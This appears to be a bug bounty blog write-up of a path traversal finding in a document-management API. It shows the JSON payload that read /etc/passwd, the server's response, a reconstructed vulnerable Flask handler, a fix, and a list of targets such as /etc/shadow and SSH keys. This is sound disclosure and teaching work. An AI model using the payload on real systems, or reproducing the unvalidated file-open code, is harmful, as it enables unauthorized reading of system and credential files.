Some findings land in your lap after hours of fuzzing. Some come from automated scanners running overnight. And then there are the ones that fall out of a single, curious moment where something just feels off.
This was one of those.
Setting the Scene
I was testing a web application that offered cloud-based document management — the kind of platform businesses use to store, share, and download files internally. Nothing exotic on the surface. Login, dashboard, upload files, download files.
I started with the usual recon. Mapped the endpoints, checked for IDORs, poked at the auth flow. Standard stuff.
Then I hit the file download endpoint.
Something Felt Off
The file download endpoint accepted a JSON body. Simple enough — you pass the filename and path, it returns the file as an attachment:
{
    "file_name": "report.pdf",
    "file_path": "uploads/documents/report.pdf",
    "is_flatten": "0",
    "action": "download"
}
I sent a legitimate request first — it returned the file as expected with a Content-Disposition: attachment header. Clean.
But then I tried something small. I changed file_path to a path that didn’t exist to see how the download endpoint handled errors:
{
    "file_name": "test.txt",
    "file_path": "uploads/documents/doesnotexist.txt",
    "is_flatten": "0",
    "action": "download"
}
The server returned a 500 error. Expected. But the response body was interesting — it leaked a full Python stack trace. Deep in the trace was this line:
FileNotFoundError: [Errno 2] No such file or directory:
'/var/www/app/uploads/documents/doesnotexist.txt'
Two things immediately stood out:
- The server was running the app from
/var/www/app/ - The
file_pathvalue was being passed directly into a file open call with zero sanitization
Based on the stack trace and the API behavior, I reconstructed what the vulnerable backend likely looked like. This is not the actual source code — it’s a logical reconstruction based on observed behavior:
@app.route('/api/download', methods=['POST'])
def download_file():
    data = request.get_json()

    # ⚠️ VULNERABLE: file_path comes directly from user input
    # No validation, no sanitization, no allowlist check
    file_path = data.get('file_path')
    file_name = data.get('file_name')
    action    = data.get('action')

    # ⚠️ VULNERABLE: os.path.join blindly combines BASE_DIR with user input
    # If file_path starts with "/" or "file://", it OVERRIDES BASE_DIR entirely
    # Example: os.path.join('/var/www/app', 'file:///etc/passwd')
    #          → 'file:///etc/passwd'  (BASE_DIR is completely ignored)
    full_path = os.path.join(BASE_DIR, file_path)

    # 💀 CRITICAL: Opens whatever path the attacker provides
    # No check that the path stays within the intended directory
    # At this point, full_path could be /etc/passwd, /etc/shadow, ~/.ssh/id_rsa
    with open(full_path, 'rb') as f:
        content = f.read()

    # The file content is returned directly to the attacker
    # wrapped in a download response — no questions asked
    return Response(
        content,
        headers={
            'Content-Disposition': f'attachment; filename={file_name}'
        }
    )
No `os.path.realpath()`. No allowlist check. No stripping of `../`. Just raw user input handed straight to `open()`.

---

## Going for It

If the path is being joined with `BASE_DIR` and passed directly to `open()`, path traversal is the natural next step.

I modified the request:

```json
{
    "file_name": "passwd.txt",
    "file_path": "file:///etc/passwd",
    "is_flatten": "0",
    "action": "download"
}
Sent it through Burp Repeater. Hit send.

The response came back 200 OK.
Content-Type: application/x-download
Content-Disposition: attachment; filename=passwd.txt
And in the response body:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
Full /etc/passwd off a production server. No authentication bypass needed. No complex chaining. Just a debug error that told me exactly where to look, and an API that trusted whatever path it was given.
Why This Worked
The root cause was a combination of two issues:
1. Debug mode left on in production
The stack trace that leaked the full file path should never reach a client in a production environment. Frameworks like Flask, Django, and Express all have debug modes that must be explicitly disabled before deployment. Here it wasn’t.
2. No path validation on user-supplied file paths
The file_path parameter was passed directly to the filesystem without:
- Stripping
../sequences - Checking against an allowlist of valid directories
- Resolving the real path and confirming it stays within the upload directory
A simple fix would have been:
import os

BASE_DIR = '/var/www/app/uploads'

def safe_path(user_input):
    # Resolve the absolute path and ensure it stays within BASE_DIR
    requested = os.path.realpath(os.path.join(BASE_DIR, user_input))
    if not requested.startswith(BASE_DIR):
        raise PermissionError("Path traversal detected")
    return requested
Two lines. That’s all it takes.
Impact
With an arbitrary file read on the server, an attacker could:
- Read
/etc/passwdand/etc/shadowfor user enumeration - Access application config files with hardcoded database credentials
- Read private SSH keys from
/home/user/.ssh/id_rsa - Exfiltrate source code and internal API keys from the app directory
In this case, the finding was reported immediately and triaged as High severity.
Takeaways
- Debug mode in production is a vulnerability, not just bad practice. Error messages are roadmaps for attackers.
- Never trust user-supplied file paths. Always resolve and validate against an allowlist.
- Sometimes the best findings come from a single weird response. Stay curious.
Got questions or want to discuss the technique? Hit me up on X.